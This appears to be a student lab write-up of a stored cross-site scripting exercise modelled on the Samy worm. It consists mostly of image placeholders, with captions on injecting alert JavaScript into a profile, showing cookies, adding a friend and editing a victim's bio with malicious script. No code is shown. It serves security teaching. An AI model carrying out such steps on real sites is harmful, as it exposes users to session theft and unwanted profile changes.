

Getting familiar with the website







Setting up the alert system javascript in sammy's brief description












Setting the cookie alert with samy's account









Adding a friend




Editing victim's bio with the help of malicious javascript code


